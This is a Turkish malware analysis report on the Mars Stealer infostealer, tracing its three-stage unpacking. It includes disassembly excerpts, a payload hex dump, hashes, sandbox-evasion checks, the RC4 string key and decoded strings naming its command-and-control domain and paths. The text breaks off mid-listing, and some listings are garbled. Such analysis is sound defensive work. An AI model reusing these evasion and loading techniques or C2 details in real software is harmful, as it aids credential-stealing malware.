

# Mars Stealer

TEKNİK ANALİZ RAPORU

**ZAYOTEM**

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

# İçindekiler

<b>İÇİNDEKİLER</b> .....	<b>i</b>
<b>ÖN BAKIŞ</b> .....	<b>1</b>
<b>PRİMAVERA.EXE ANALİZİ</b> .....	<b>2</b>
STATİK ANALİZ .....	2
DİNAMİK ANALİZ .....	3
<b>STAGE 2 ANALİZİ</b> .....	<b>6</b>
GENEL BAKIŞ .....	6
DİNAMİK ANALİZ .....	6
<b>STAGE 3 ANALİZİ</b> .....	<b>9</b>
STATİK ANALİZ .....	9
DİNAMİK ANALİZ .....	9
<b>YARA KURALI</b> .....	<b>19</b>
<b>MITRE ATTACK TABLE</b> .....	<b>21</b>
<b>ÇÖZÜM ÖNERİLERİ</b> .....	<b>22</b>
<b>HAZIRLAYANLAR</b> .....	<b>23</b>

## Ön Bakış

Mars Stealer Rus hacker forumlarında sunulan güçlü bir zararlı yazılımdır. Yapılan analizler sayesinde Mars Stealer'ın 2020'nin ortasında durdurulan Oski adlı zararlı yazılımın yeniden tasarlanmış hali olduğu tespit edilmiştir. Yaygın olarak spam eposta, sıkıştırılmış dosya veya indirme bağlantısı en yaygın dağıtım yöntemidir. Korsan yazılım gibi görünen zararlı bir websitesi oluşturmak, bu zararlı yazılımı yaymanın başka bir yaygın yöntemidir.


Bu kötü amaçlı yazılım bulaşmış olduğu bilgisayarların;

- Kredi kart bilgilerine,
- Tarayıcının otomatik doldurma verilerine,
- Tarayıcı uzantısı verilerine,

## Primavera.exe Analizi

Adı	Primavera.exe
MD5	4EED0C85C9836EED926E22972D855081
SHA256	fe7ab78e2f6dc10b758707a7ba41a0aabe989eb00746ba0696861d373c64e499
Dosya Türü	PE32/EXE

## Statik Analiz



İsim	Ofset	Boyut	Entropy	Durum
PE Header	00000000	00000400	2.31545	paketlenmemiş
Seçim(0)[.text]	00000400	0001aa00	4.76857	paketlenmemiş
Seçim(1)[.data]	0001ae00	00016400	7.23900	paketlenmiş
Seçim(2)[.rsrc]	00031200	00004400	4.52454	paketlenmemiş

Şekil 1- Zararlı yazılımın paketlenme durumu


Primavera.exe'mizi incelediğimizde zararlı yazılımın data section'unun paketlenmiş olduğu gözükmemektedir.

File Type	Portable Executable 32
File Info	Microsoft Visual C++ 8
File Size	213.50 KB (218624 bytes)
PE Size	213.50 KB (218624 bytes)

Şekil 2- Zararlı yazılımın dosya tipi ve dosya bilgileri

Dosya Tipimiz 32 Bit Executable bir dosyadır ve Microsoft Visual C++ 8 ile yazılmıştır. 213.50 KB dosya boyutumuz mevcuttur.

## Dinamik Analiz



Şekil 3- Akış Şeması

```
if ( v2 == 223 )
{
    OpenSemaphoreW(0, 0, &off_402C8C);
    ReadConsoleOutputCharacterW(0, Character, 0, 0, &NumberOfCharsRead);
    CommConfigDialogA(0, 0, 0);
    GetFileSize(0, 0);
    EnumTimeFormatsA(0, 0, 0);
    IsValidLocale(0, 0);
    InterlockedDecrement(&Addend);
    InterlockedExchange(&Target, 0);
    CreateMailslotA("ritunexaxu", 0, 0, 0);
    GetPrivateProfileSectionNamesA(0, 0, 0);
    SetLocaleInfoW(0, 0, 0);
    GenerateConsoleCtrlEvent(0, 0);
    PeekConsoleInputA(0, (PINPUT_RECORD)&Buffer, 0, &NumberOfEventsRead);
    EnumTimeFormatsW(0, 0, 0);
    InterlockedDecrement(&v9);
    GetCalendarInfoW(0, 0, 0, CalData, 0, &Value);
    FindFirstVolumeA((LPSTR)TargetBuffer, 0);
    SetVolumeMountPointA(0, 0);
    GetCurrentProcess();
    HeapFree(0, 0, 0);
    FindNextFileA(0, (LPWIN32_FIND_DATA)&FindFileData);
    GetVolumeNameForVolumeMountPointA(0, 0, 0);
    v2 = dwSize;
}
```

Şekil 4 - Analizi zorlaştırmak için kullanılan kodlar

Zararlı, analiz sürecini zorlaştırmak için dikkat dağıtıcı, boş parametrelili API'ler kullanmıştır.

```

.text:0040FD98 mov     ecx, dwBytes
.text:0040FD9E push   ecx           ; dwBytes
.text:0040FD9F push   0             ; uFlags
.text:0040FDA1 call   ds:GlobalAlloc ; Indirect Call Near Procedure
.text:0040FDA7 mov     edi, ds:OpenSemaphoreW
.text:0040FDAD mov     ebp, ds:ReadConsoleOutputCharacterW
.text:0040FDB3 mov     ebx, ds:CommConfigDialogA
.text:0040FDB9 mov     esi, ds:InterlockedDecrement
.text:0040FDBF mov     lpAddress, eax
.text:0040FDC4 mov     eax, dwBytes
.text:0040FDC9 mov     [esp+1B00h+var_1AB8], offset unk_9682AB

```

Şekil 5- Shellcode için bellekte yer ayırma

Zararlı yazılım, **GlobalAlloc** API'sini kullanarak **Stage-2** için heap bellekte **73.352** byte'lık bir alan ayırma işlemi yapmaktadır. GlobalAlloc API'sinden dönen **handle** değerini **lpAddress** değişkenine kaydeder.

0040F95D	BA 65000000	mov     edx,65	65: 'e'
0040F962	33C0	xor     eax,eax	
0040F964	68 C0A23801	push   Fe7ab78e2f6dc10b758707a7ba41a0aabe989eb00746ba06968	138A2C0:L:"kernel32.dll"
0040F969	C705 CCA23801 3300	mov     dword ptr ds:[138A2CC],320033	0138A2CC:L:"32.dll"
0040F973	C705 D4A23801 6C00	mov     dword ptr ds:[138A2D4],Fe7ab78e2f6dc10b758707a7ba41a	0138A2D4:L:"11"
0040F97D	66:890D C6A23801	mov     word ptr ds:[138A2C6],cx	0138A2C6:L:"ne132.dll"
0040F984	C705 C8A23801 6500	mov     dword ptr ds:[138A2C8],Fe7ab78e2f6dc10b758707a7ba41a	0138A2C8:L:"e132.dll"
0040F98E	C705 D0A23801 2E00	mov     dword ptr ds:[138A2D0],Fe7ab78e2f6dc10b758707a7ba41a	0138A2D0:L:".dll"
0040F998	66:8915 C2A23801	mov     word ptr ds:[138A2C2],dx	0138A2C2:L:"erne132.dll"
0040F99F	66:A3 D8A23801	mov     word ptr ds:[138A2D8],ax	
0040F9A5	FF15 34104000	call   dword ptr ds:[<GetModuleHandle>]	
0040F9AB	8B15 BCA23801	mov     edx,dword ptr ds:[138A2BC]	
0040F9B1	8D0C24	lea    ecx,dword ptr ss:[esp]	
0040F9B4	51	push   ecx	
0040F9B5	6A 40	push   40	
0040F9B7	A3 B8A23801	mov     dword ptr ds:[138A2B8],eax	
0040F9BC	A1 8c7D4300	mov     eax,dword ptr ds:[437D8C]	
0040F9C1	52	push   eax	
0040F9C2	50	push   eax	
0040F9C3	C605 03304300 65	mov     byte ptr ds:[433003],65	00433003:"ect", 65:'e'
0040F9CA	C705 F92F4300 6972	mov     dword ptr ds:[432FF9],75747269	00432FF9:"irtualProtect"
0040F9D4	66:C705 FD2F4300 6	mov     word ptr ds:[432FFD],6C61	00432FFD:"alProtect"
0040F9DD	C605 F82F4300 56	mov     byte ptr ds:[432FF8],56	00432FF8:"VirtualProtect", 56:'v'
0040F9E4	66:C705 04304300 6	mov     word ptr ds:[433004],7463	00433004:"ct"
0040F9ED	C605 06304300 00	mov     byte ptr ds:[433006],0	
0040F9F4	C705 FF2F4300 5072	mov     dword ptr ds:[432FF7],746F7250	00432FF7:"Protect"
0040F9FE	FF15 D0104000	call   dword ptr ds:[<virtualProtect>]	
0040FA04	59	pop    ecx	
0040FA05	C3	ret	

Şekil 6- Bellekte ayrılan alana RWX (Read-Write-Executable) verilmesi

Heap bellekte ayırdığı alana **VirtualProtect** API'si ile **Execute**, **Read** ve **Write** izinlerini verir.

```
.text:00410C3F mov     eax, off_432234
.text:00410C44 mov     dword_1394284, eax
.text:00410C49 call    sub_40FC30      ; Call Procedure
.text:00410C4E call    lpAddress      ; Indirect Call Near Procedure
.text:00410C54 pop     edi
.text:00410C55 pop     esi
.text:00410C56 pop     ebp
.text:00410C57 xor     eax, eax        ; Logical Exclusive OR
.text:00410C59 pop     ebx
.text:00410C5A add     esp, 194Ch    ; Add
.text:00410C60 retn   10h        ; Return Near from Procedure
.text:00410C60 _wWinMain@16 endp
.text:00410C60
```

Şekil 7- Call lpAddress'in içinde shellcode tutulmaktadır. Shellcode'nin içinde stage2.exe bulunmaktadır.

Ardından shellcode'un bellekte yazdırıldığı alan çağırılarak **Stage2 Analizine** geçilmektedir.



## Stage 2 Analizi

Adı	-
MD5	4EED0C85C9836EED926E22972D855081
SHA256	fe7ab78e2f6dc10b758707a7ba41a0aabe989eb00746ba0696861d373c64e499
Dosya Türü	PE32/Shellcode

## Genel Bakış

Stage-1'in içinden dump edilen Shellcode'un ilk önce API Hashing tekniğini kullanarak istediği API'leri almaktadır. Daha sonra aldığı API'ler ile Dynamic Resolving yaparak bellekte bir alan ayırmaktadır. Bu alana RWX yetkileri vermektedir. Ayırdığı alanın içerisine Stage-3 aşamasındaki zararlı yazılımını yazmaktadır.

## Dinamik Analiz

```
014D7611 8B53 20 mov edx,dword ptr ds:[ebx+20]
014D7614 8B5B 24 mov ebx,dword ptr ds:[ebx+24]
014D7617 03C8 add ecx,eax
014D7619 03D0 add edx,eax
014D761B 03D8 add ebx,eax
014D761D 8B32 mov esi,dword ptr ds:[edx]
014D761F 58 pop eax
014D7620 50 push eax
014D7621 03F0 add esi,eax
014D7623 6A 01 push 1
014D7625 FF75 0C push dword ptr ss:[ebp+C]
014D7628 56 push esi
014D7629 E8 23000000 call 14D7651
014D762E 85C0 test eax,eax
014D7630 74 08 je 14D763A
014D7632 83C2 04 add edx,4
014D7635 83C3 02 add ebx,2
014D7638 EB E3 jmp 14D761D
014D763A 58 pop eax
014D763B 33D2 xor edx,edx
014D763D 66:8B13 mov dx,word ptr ds:[ebx]
014D7640 C1E2 02 shl edx,2
014D7643 03CA add ecx,edx
014D7645 0301 add eax,dword ptr ds:[ecx]
014D7647 59 pop ecx
014D7648 5F pop edi
014D7649 5E pop esi
014D764A 5B pop ebx
014D764B 8BE5 mov esp,ebp
014D764D 5D nop ehn
```

Şekil 8- API Hashing Tekniği

Zararlı yazılım, API Hashing tekniğini kullanarak 60 ile or işlemini yapmaktadır. Bunun sayesinde bir bit sola kaydırır ve istediği API değerlerini kontrol ederek bulmaya çalışır. Bulduğu API değerleri LoadLibraryA, GetProcAddress, GlobalAlloc, VirtualAlloc, CreateToolhelp32Snapshot, Module32First API'lerini alır.





```

fe7ab78e2f6dc10b758707a7ba41a0aabe989eb00746ba0696861d373c64e499_003E000032.bin
Offset (h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Çözülmüş metin
00000D90 55 8B EC 81 EC 94 00 00 00 8D 85 6C FF FF FF 50 U<i.i".....lÿÿÿP
00000DA0 C7 85 6C FF FF FF 94 00 00 00 FF 55 10 83 BD 70 Ç...lÿÿÿ"...ÿU.fÿp
00000DB0 FF FF FF 06 73 05 33 C0 40 C9 C3 64 A1 30 00 00 ÿÿÿ.s.3À@ÉÁd;0..
00000DC0 00 83 B8 A4 00 00 00 0A 75 0E B9 F0 55 00 00 66 .f,µ.....u.ÿÿU..f
00000DD0 39 88 AC 00 00 00 73 DE 8B 88 2C 02 00 00 8B 55 9^~....sş<^,...<U
00000DE0 0C 8B 80 0C 02 00 00 56 8B 75 08 57 8D 3C 16 85 .<€....V<u.W.<...
00000DF0 C9 74 16 83 C0 08 8B 10 3B D6 76 07 3B D7 73 03 Ét.fÀ.<.;Öv.;xs.
00000E00 83 20 00 83 C0 08 49 75 ED 5F 33 C0 5E C9 C3 55 f .fÀ.Iuí_3À^ÉÁU
00000E10 8B EC 56 BE 00 04 00 00 56 FF 55 08 6A 00 FF 55 <iV¼....VÿU.j.ÿU
00000E20 08 3B C6 5E 74 05 6A 00 FF 55 0C 5D C3 04 00 00 .;E^t.j.ÿU.]Á...
00000E30 98 01 00 00 98 01 00 00 D0 22 00 40 0B 01 00 A8 ~...~...Ğ".@...
00000E40 76 01 00 3C 00 00 00 00 00 00 00 00 00 00 00 v..<.....
00000E50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000E60 A0 22 00 90 18 00 00 4D 5A 90 00 03 00 00 00 04 "......M.....
00000E70 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 ...ÿÿ...@
00000E80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000E90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000EA0 00 00 00 E0 00 00 00 0E 1F BA 0E 00 B4 09 CD 21 ...à.....°...í!
00000EB0 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72 61 ,.Lí!This progra
00000EC0 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 m cannot be run
00000ED0 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 in DOS mode....ş
00000EE0 00 00 00 00 00 00 BC 41 AF DE F8 20 C1 8D F8 .....¼A-şø Á.ø
00000EF0 20 C1 8D F8 20 C1 8D 97 56 5F 8D FB 20 C1 8D F1 Á.ø Á.-v.û Á.ñ
00000F00 58 42 8D FB 20 C1 8D F1 58 52 8D FA 20 C1 8D 78 XB.û Á.ñXR.ú Á.x
00000F10 59 C0 8C FB 20 C1 8D F8 20 C0 8D F1 20 C1 8D 97 YÀ@û Á.ø À.ñ Á.-
00000F20 56 6E 8D F5 20 C1 8D 97 56 5C 8D F9 20 C1 8D 52 Vn.ø Á.-V.ù Á.R
00000F30 69 63 68 F8 20 C1 8D 00 00 00 00 00 00 00 00 00 ichø Á.....
00000F40 00 00 00 00 00 00 50 45 00 00 4C 01 04 00 CF .....PE..L...İ
00000F50 0A E9 64 00 00 00 00 00 00 00 00 00 02 01 0B .éd.....à....
00000F60 01 0A 00 00 2E 01 00 00 7A 21 00 00 00 00 00 40 .....z!.....@
00000F70 0B 01 00 00 10 00 00 00 40 01 00 00 00 40 00 00 .....@.....@...
00000F80 10 00 00 00 02 00 00 05 00 01 00 00 00 00 05 .....
00000F90 00 01 00 00 00 00 00 D0 22 00 00 04 00 00 00 .....Ğ".....
00000FA0 00 00 00 02 00 40 81 00 00 10 00 00 10 00 00 00 .....@

```

Şekil 11- Shellcode'nin içinden alınan dump dosyası

**EXE**'yi decrypt edip çalıştırmaktadır. Bütün bu işlemleri yaptıktan sonra **Stage-3** aşamasına geçiş sağlanmaktadır.

## Stage 3 Analizi

Adı	-
MD5	660F2003EF551D96AD9A74343645A9C6
SHA256	6f8d419ab1a175dad869b4fd265296421167fed952c631f1f4cded4829eeab0b
Dosya Türü	PE32/EXE

## Statik Analiz

compiler	Microsoft Visual C/C++(2010)[-]	S
linker	Microsoft Linker(10.0)[GUI32]	S ?

Şekil 12- Zararlı yazılımın compiler kontrolü

Zararlı yazılımın C++ ile yazıldığını ve dosya türümüzün 32 bit bir EXE olduğu sonucuna varıldı.

## Dinamik Analiz

003C1106	8D45 DC	lea eax,dword ptr ss:[ebp-24]	
003C1109	50	push eax	
003C110A	FF15 9C865D00	call dword ptr ds:[&&GetSystemInfo]	eax:"ctx "
003C1110	8B4D F0	mov ecx,dword ptr ss:[ebp-10]	
003C1113	894D D8	mov dword ptr ss:[ebp-28],ecx	
003C1116	837D D8 02	cmp dword ptr ss:[ebp-28],2	
003C111A	73 08	jae umarimexedir.3C1124	
003C111C	6A 00	push 0	
003C111E	FF15 14875D00	call dword ptr ds:[&&ExitProcess]	
003C1124	8BE5	mov esp,ebp	
003C1126	5D	pop ebp	
003C1127	C3	ret	
003C1128	CC	int3	
003C1129	CC	int3	

Şekil 13- Cihaz çekirdek sayısı kontrolü

**GetSystemInfo** API kullanılarak sistem bilgileri alınır. Bu bilgiler içerisinde işlemci çekirdek sayısını alır ve 2 ile karşılaştırır. Eğer cihaz 2 tane çekirdekten daha az çekirdeğe sahip ise program kapanır.

003C10B0	95	push esp	
003C10B1	86EC	mov ebp,esp	
003C10B3	51	push ecx	
003C10B4	C745 FC 00000000	mov dword ptr ss:[ebp-4],0	
003C10B8	6A 00	push 0	
003C10BA	6A 40	push 40	
003C10BF	68 00300000	push 3000	
003C10C4	68 00070000	push 700	
003C10C9	6A 00	push 0	
003C10CA	FF15 00865D00	call dword ptr ds:[4GetCurrentProcess]	
003C10D1	50	push eax	
003C10D2	FF15 C4873D00	call dword ptr ds:[4VirtualAllocExNuma]	
003C10D8	8945 FC	mov dword ptr ss:[ebp-4],eax	
003C10DB	837D FC 00	cmp dword ptr ss:[ebp-4],0	
003C10DF	75 08	jnz umarimexedir.3C10E9	
003C10E1	6A 00	push 0	
003C10E3	FF15 14873D00	call dword ptr ds:[4ExitProcess]	
003C10E9	E8 52FFFFFF	call umarimexedir.3C1040	
003C10EE	88E5	mov esp,ebp	
003C10F0	5D	pop ebp	
003C10F1	C3	ret	
003C10F2	CC	int3	
003C10F3	CC	int3	
003C10F4	CC	int3	
003C10F5	CC	int3	
003C10F6	CC	int3	
003C10F7	CC	int3	
003C10F8	CC	int3	
003C10FA	FF	int3	

FPU Göster

EAX 00210000

EBX 7EFD0000

ECX 97270000

EDX 0014DF88

EBP 0034FB70

ESP 0034FB6C

ESI 00000000

EDI 00000000

EIP 003C10D8 umarimexedir.003C10D8

EFLAGS 00000244

ZF 1 PF 1 AF 0

OF 0 SF 0 DF 0

CF 0 TF 0 IF 1

LastError 00000005 (ERROR\_ACCESS\_DENIED)

LastStatus C0000034 (STATUS\_OBJECT\_NAME\_NOT\_FOUND)

GS 0028 FS 0053

ES 0028 DS 0028

CS 0023 SS 0028

DRO 00000000


Şekil 14- Cihaz fiziksel CPU kontrol

**VirtualAllocExNuma** API ile mevcut işlemin bellek alanına erişilmeye çalışır. VirtualAllocExNuma birden fazla fiziksel CPU bulunan sistemlerde çalışmaktadır. Bu metot sayesinde zararlı yazılım, çalıştığı cihazın **sandbox** veya **antivirüs** sistemlerinin bulunup bulunmadığını kontrol etmektedir.

000B2422	A3 48832C00	mov dword ptr ds:[2C8348],eax	002C8348:&"GetProcAddress", eax:"%hu/%hu/%hu"
000B2427	68 F44E0C00	push umarimexedir.C4EF4	C4EF4:"yYRAMDFjba0FVY5V"
000B242C	E8 BF1C0000	call umarimexedir.decoder>	
000B2431	83C4 04	add esp,4	
000B2434	A3 68812C00	mov dword ptr ds:[2C8168],eax	002C8168:&"LoadLibraryA", eax:"%hu/%hu/%hu"
000B2439	68 084F0C00	push umarimexedir.C4F08	C4F08:"6zhvjh5re54="
000B243E	E8 AD1C0000	call umarimexedir.decoder>	
000B2443	83C4 04	add esp,4	
000B2446	A3 0C852C00	mov dword ptr ds:[2C850C],eax	002C850C:&"lstrcatA", eax:"%hu/%hu/%hu"
000B244B	68 184F0C00	push umarimexedir.C4F18	C4F18:"ypteOjh8arEQZg="
000B2450	E8 9B1C0000	call umarimexedir.decoder>	
000B2455	83C4 04	add esp,4	
000B2458	A3 78852C00	mov dword ptr ds:[2C8578],eax	002C8578:&"openEventA", eax:"%hu/%hu/%hu"
000B245D	68 2C4F0C00	push umarimexedir.C4F2C	C4F2C:"xp1ENQ1v5qk65YNV"
000B2462	E8 891C0000	call umarimexedir.decoder>	
000B2467	83C4 04	add esp,4	
000B246A	A3 C8812C00	mov dword ptr ds:[2C81C8],eax	002C81C8:&"CreateEventA", eax:"%hu/%hu/%hu"
000B246F	68 404F0C00	push umarimexedir.C4F40	C4F40:"xodoJxhCbrFks5I="
000B2474	E8 771C0000	call umarimexedir.decoder>	
000B2479	83C4 04	add esp,4	
000B247C	A3 B4812C00	mov dword ptr ds:[2C8164],eax	002C8164:&"CloseHandle", eax:"%hu/%hu/%hu"
000B2481	68 544F0C00	push umarimexedir.C4F54	C4F54:"1odemQ="
000B2486	E8 651C0000	call umarimexedir.decoder>	
000B248B	83C4 04	add esp,4	
000B248E	A3 54822C00	mov dword ptr ds:[2C8254],eax	002C8254:&"sleep", eax:"%hu/%hu/%hu"
000B2493	68 604F0C00	push umarimexedir.C4F60	C4F60:"w05VAQ5vFz5BqzhdqlSHce8Fx0="
000B2498	E8 531C0000	call umarimexedir.decoder>	

Şekil 15- API Decoder

Zararlı yazılım, cihazda ilk önce şifreli **stringleri çözümü** yaparak işlemlere başlar.



Şekil 16- RC4 şifrelemesinin decrypt işlemi

Zararlı yazılım, cihaz içinde kontrollerini sağladıktan sonra şifreli stringleri çözülemeye başlar. Çözümleme fonksiyonu, içerisinde bulunan şifreli stringleri RC4 algoritmasını kullanarak çözümler. Çözümlenen stringleri belleğe kaydeder. RC4 şifrelemesi için kullandığı key “4109976902326622912460160242” olarak bulunmuştur.

Şifrelenmiş kelimeler	Çözümlemiş kelimeler
wo5VBA9IbJ5kQ4VxaaU=	GetProcAddress
yYRAMDFjba0FVY5V	LoadLibraryA
6ZhVJh5re54=	IstrcatA
yptEOjh8arEQZg==	OpenEventA
xplENQlvSqkBSYNV	CreateEventA
xodOJxhCbrFkS5I=	CloseHandleA
wo5VAQ5vfZsBQZZhdqLSHcE8fx0=	GetUserDefaultLangID
04JTIAhrY54IS5h3X67QCcl6	VirtualAllocExNuma
04JTIAhrY5kWQpl=	VirtualFree
wo5VBwR5e7oJbplydQ==	GetSystemInfo
04JTIAhrY54IS5h3	VirtualAlloc
zY5AJDxmY7AH	HeapAlloc
wo5VFxJnf6oQQoVae7v7PQ==	GetComputerNameA
6ZhVJh56dp4=	IstrcpyA
wo5VBA9IbLoXVL9xe6Y=	GetProcessHeap
wo5VFwh4fboKU6dmdbX7D9w=	GetCurrentProcess
wJNiIC14YLwBVIQ=	ExitProcess
wodONhxmQroJSIVtSaL/CNoocyE=	GlobalMemoryStatusEx
wo5VBwR5e7oJc555fw==	GetSystemTime
1pJSIBhnW7YJQqN7XL/yGfsyWzw=	SystemTimeToFileTime
5I9XNQ1jPO1KQ5t4	advapi32.dll
4o9IZ08ka7MI	gdi32.dll
8JhEJk44IbsISw==	user32.dll
5pIYJAK5PfFkS5s=	crypt32.dll



659FOBEka7MI	ntdll.dll
wo5VAQ5vfZEFSpJV	GetUserNameA
xplENQlvS5wl	CreateDCA
wo5VEBh8ZrwBZJZkaQ==	GetDeviceCaps
145NMRx5apsn	ReleaseDC
xplYJAIZe60NSZBAdZT3Es4pTxg=	CryptStringToBinaryA
06ZWNQ9vWZITRoVx	VMwareVMware
zaptbSIC	HAL9TH
z4RJOjllag==	JohnDoe
waJyBDFLVg==	DISPLAY
oINUe1hievBBT4l=	%hu/%hu/%hu
7Z9VJEclILINRJ9xe7r0E8c1RTamxWpAIA	http://michealjohnson.(top)
qo4YN04+OrkHHS51LrOoS8p1RjG4	/e9c345fc99a4e67e.php
qt8QZhw6PO5UQc8hfOeoHct0	/412a0310f85f16ad/
wo5VERN8Zq0LSZpxdKLIHd0yVzukul8=	GetEnvironmentVariableA
wo5VEhRmap4QU4V9eKPqGdwa	GetFileAttributesA
wodONhxmQ7AHTA==	GlobalLock
wo5VEhRmaowNXZI=	GetFileSize
wodONhxmXLYeQg==	GlobalSize
xplENQlvW7ALS59xdqatTvw1Vym7g3Fb	CreateToolhelp32Snapshot
zJh2Owo8O48WSJRxaaU=	IsWow64Process
1ZIONxh5fOxWaZJsbg==	Process32Next
w5IEMTFjba0FVY4=	FreeLibrary
wo5VBwR5e7oJd5hjf6TNCM4vQyo=	GetSystemPowerStatus
wo5VAxRka7ATVNL9aLP9CMApTxg=	GetWindowsDirectoryA
wo5VAQ5vfZsBQZZhdqLSE8w6WjyGinNK	GetUserDefaultLocaleName
04JTIAhrY48WSINxeal=	VirtualProtect
wo5VGBJtZrwFS6dmdbX7D9w0RBCmjXFdPcTH GaSPhhI=	GetLogicalProcessorInformationEx
yptEOi14YLwBVIQ=	OpenProcess
0Y5TORRkbqsBd4V7ebPtDw==	TerminateProcess
wo5VFwh4fboKU6dmdbX7D9wSUG==	GetCurrentProcessId
4o9IJBf/fPFkS5s=	gdiplus.dll
6odEZ08ka7MI	ole32.dll
54hTLQ1+lbsISw==	bcrypt.dll
"8oJPPRNve/FkS5s="	wininet.dll
"9oNNlxx6ZvFkS5s="	shlwapi.dll
"9oNEOBE5PfFkS5s="	shell32.dll
"9ZhAJBQka7MI"	psapi.dll
"95hVJglnaK1KQ5t4"	rstrtmgr.dll

Tablo 1- Decode-encode edilmiş stringler

```

.text:003C68D1      mov     edx, sqlite3_open_string
.text:003C68D7      push   edx                ; lpProcName
.text:003C68D8      mov     eax, [ebp+hModule]
.text:003C68DB      push   eax                ; hModule
.text:003C68DC      call   GetProcAddress    ; Call Procedure
.text:003C68E1      add    esp, 8             ; Add
.text:003C68E4      mov     sqlite3_open_call, eax

```

Şekil 17- GetProcAddress ile Dynamic API Resolving işlemi yapılıyor

Ardından kaydedilen stringler **GetProcAddress** API'si ile **Dynamic API Resolving** işlemine tabii tutulur.

```

00ED1131      8BEC      mov     ebp, esp
00ED1133      A1 88840E01      mov     eax, dword ptr ds:[10E8488]
00ED1138      50        push   eax
00ED1139      E8 92FD0000     call   <umarimexedir.hostname_aliyor>
00ED113E      50        push   eax
00ED113F      E8 5C0A0100     call   umarimexedir.EE1BA0
00ED1144      83C4 08      add    esp, 8
00ED1147      85C0      test   eax, eax
00ED1149      75 21        jne    umarimexedir.ED116C
00ED114B      8B0D 50850E01     mov     ecx, dword ptr ds:[10E8550]
